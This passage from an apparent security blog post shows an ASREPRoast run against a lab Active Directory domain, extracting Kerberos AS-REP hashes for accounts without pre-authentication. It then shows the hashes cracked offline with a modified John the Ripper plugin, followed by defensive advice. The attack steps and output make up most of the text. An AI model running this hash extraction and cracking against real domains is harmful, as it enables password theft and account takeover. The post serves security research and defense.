


```
PS C:\Users\harmj0y\Desktop> Invoke-ASREPRoast -Verbose | fl
VERBOSE: [Invoke-ASREPRoast] DC server IP '192.168.52.100' resolved from passed -Domain
parameter
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Invoke-ASREPRoast] LDAP filter:
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
VERBOSE: [Get-ASREPHash] DC server IP '192.168.52.100' resolved from passed -Server
parameter
VERBOSE: [Get-ASREPHash] Bytes sent to '192.168.52.100': 165
VERBOSE: [Get-ASREPHash] Bytes received from '192.168.52.100': 1397


SamaccountName    : newuser
DistinguishedName : CN=newuser,CN=Users,DC=testlab,DC=local
Hash              : $krb5asrep$newuser@testlab.local:170250e4975b4389b0dbc3ef9e85188a$b5b
                    2dc73187404e3588a6fe3871f5608714eee0ae488192ec6d05208d748c832539cb5db
                    e77cab04d9317c73eb2cc85a23fbc5323a383c33127b3c05bbf13e037c4ddc4c742e2
                    e623b708e43d1563162f3b682c650a584001a9b19b16b9ac9340cfb46cd102b280e99
                    192445e630ba1a0cb94ada3007387221945d974ab9e29f1707bd38671b80c29945182
                    2e43beb414ec92b43c115c76017229f0f92db18dd1649b8b59e61201b59c60d5dc3c5
                    0a2b71040d601838d4c96a8675cbd82115cddac9ba7b165861f32b8a69fc11010c2ed
                    1fe0874630b53a3cc5f7b88d60104977bbc52e6a6fb32e05c115cbaf3f8

VERBOSE: [Get-ASREPHash] DC server IP '192.168.52.100' resolved from passed -Server
parameter
VERBOSE: [Get-ASREPHash] Bytes sent to '192.168.52.100': 164
VERBOSE: [Get-ASREPHash] Bytes received from '192.168.52.100': 1379
SamaccountName    : victim
DistinguishedName : CN=victim,CN=Users,DC=testlab,DC=local
Hash              : $krb5asrep$victim@testlab.local:1b3c713d78af51050d20c4a3be86033b$e2c0
                    b34ad42f42d2567ffbd278ce6633ad4a50ef236cfb87170407a9d68fe8e1d3a74b38c
                    5fb92a6771fbaa351123783e6bfc2b3d72f31901d2df1c18ebdabff9b88e0e2c463a6
                    f90512612a2ea8f0614cd7bf2a61d6ca5ac0b7cce3d65c98c2f4943c91fd812a6a4e8
                    9ffe0d389f1d2fb65dd49cc71354994329fed71940cbe0751179216e6e04f5290e507
                    cf533eca16bb31503347ac65513cf2b30fb14255fc8a052b786357f1af231695d52b6
                    246a839ce5dac1aab11f509b645bce6f4d7ca08b785f82316e99e5d51146e8c46b211
                    82671f1f2304e016675679dfcc7e7c3a32b6dfda6fb6498ef4a1f4f2fe
```

Cracking The Hashes

We now have a nice set hash representations of RC4-HMAC AS-REPs, each of which are encrypted with a user's password. We should now be able to crack these offline à la Kerberosting (**krb5tgs** format in John the Ripper), but remember that despite using the same algorithm and approach as the existing TGS-REP format, the message type here is 8 instead of 2.

This unfortunately means that existing plugins won't work, but luckily for us, all we have to do is change this line to an 8 instead of a 2, remove some of the specific TGS ASN.1 speedups, and change the format naming. I have a included a tweaked version of this krb5_asrep_fmt_plug.c plugin with the ASREPRoast project. Simply drop it into the source folder for Magnumripper, run the normal build instructions, and you'd good to go for cracking the output of ASREPRoast.ps1:



```
root@vapt-deb:~/cracking/John2/run# cat asrep_hashes.txt
$krb5asrep$newuser@testlab.local:170250e4975b4389b0dbc3ef9e85188a$b5b2dc73187404e3588a6fe3871f560
8714eee0ae488192ec6d05208d748c832539cb5dbe77cab04d9317c73eb2cc85a23fbc5323a383c33127b3c05bbf13e03
7c4ddc4c742e2e623b708e43d1563162f3b682c650a584001a9b19b16b9ac9340cfb46cd102b280e99192445e630ba1a0
cb94ada3007387221945d974ab9e29f1707bd38671b80c299451822e43beb414ec92b43c115c76017229f0f92db18dd16
49b8b59e61201b59c60d5dc3c50a2b71040d601838d4c96a8675cbd82115cddac9ba7b165861f32b8a69fc11010c2ed1f
e0874630b53a3cc5f7b88d60104977bbc52e6a6fb32e05c115cbaf3f8
$krb5asrep$victim@testlab.local:1b3c713d78af51050d20c4a3be86033b$e2c0b34ad42f42d2567ffbd278ce6633
ad4a50ef236cfb87170407a9d68fe8e1d3a74b38c5fb92a6771fbaa351123783e6bfc2b3d72f31901d2df1c18ebdabff9
b88e0e2c463a6f90512612a2ea8f0614cd7bf2a61d6ca5ac0b7cce3d65c98c2f4943c91fd812a6a4e89ffe0d389f1d2fb
65dd49cc71354994329fed71940cbe0751179216e6e04f5290e507cf533eca16bb31503347ac65513cf2b30fb14255fc8
a052b786357f1af231695d52b6246a839ce5dac1aab11f509b645bce6f4d7ca08b785f82316e99e5d51146e8c46b21182
671f1f2304e016675679dfcc7e7c3a32b6dfda6fb6498ef4a1f4f2fe
root@vapt-deb:~/cracking/John2/run# ./john asrep_hashes.txt --wordlist=words.txt
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5tgs"
Use the "--format=krb5tgs" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 23 [MD4 HMAC-
MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123!     ($krb5asrep$victim@testlab.local)
Password123!     ($krb5asrep$newuser@testlab.local)
2g 0:00:00:00 DONE (2017-01-15 22:44) 200.0g/s 700.0p/s 1400c/s 1400C/s dksajfn..askdfn
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@vapt-deb:~/cracking/John2/run# █
```

I believe that it should be simple to modify Hashcat's existing TGS-REP format as well in a similar way, but I haven't attempted it yet. Also, because this is the same algorithm as the krb5tgs/Kerberoasting format, just with a tweak in key material, performance should be similar to the existing modules.

Closing Thoughts

As I mentioned at the beginning, this obviously isn't as useful as the Kerberoasting attack, as accounts have to have DONT_REQ_PREAUTH explicitly set for them to be vulnerable, and you're still reliant upon weak password complexity for the attack to work. However, this setting is sometimes present in *some* environments, often on aging accounts for backwards compatibility reasons, and we feel that the toolset will be operationally useful in some situations at least.

Defensively, the same protections outlined for Kerberoasting apply here, specifically have really long passwords for these types of accounts and alert when abnormal hosts are sent an AS-REP for the account. Also, audit what accounts have this setting, which is easy with PowerView (**Get-DomainUser -PreauthNotRequired**) or other LDAP toolsets with the **(userAccountControl:1.2.840.113556.1.4.803:=4194304)** filter. Carefully consider whether accounts with this setting truly are needed.

[Edit] also for the defensive side, @munmap suggested investigating Kerberos FAST pre-authentication and/or Public Key Cryptography for Initial Authentication in Kerberos (PKINIT).

Originally published at .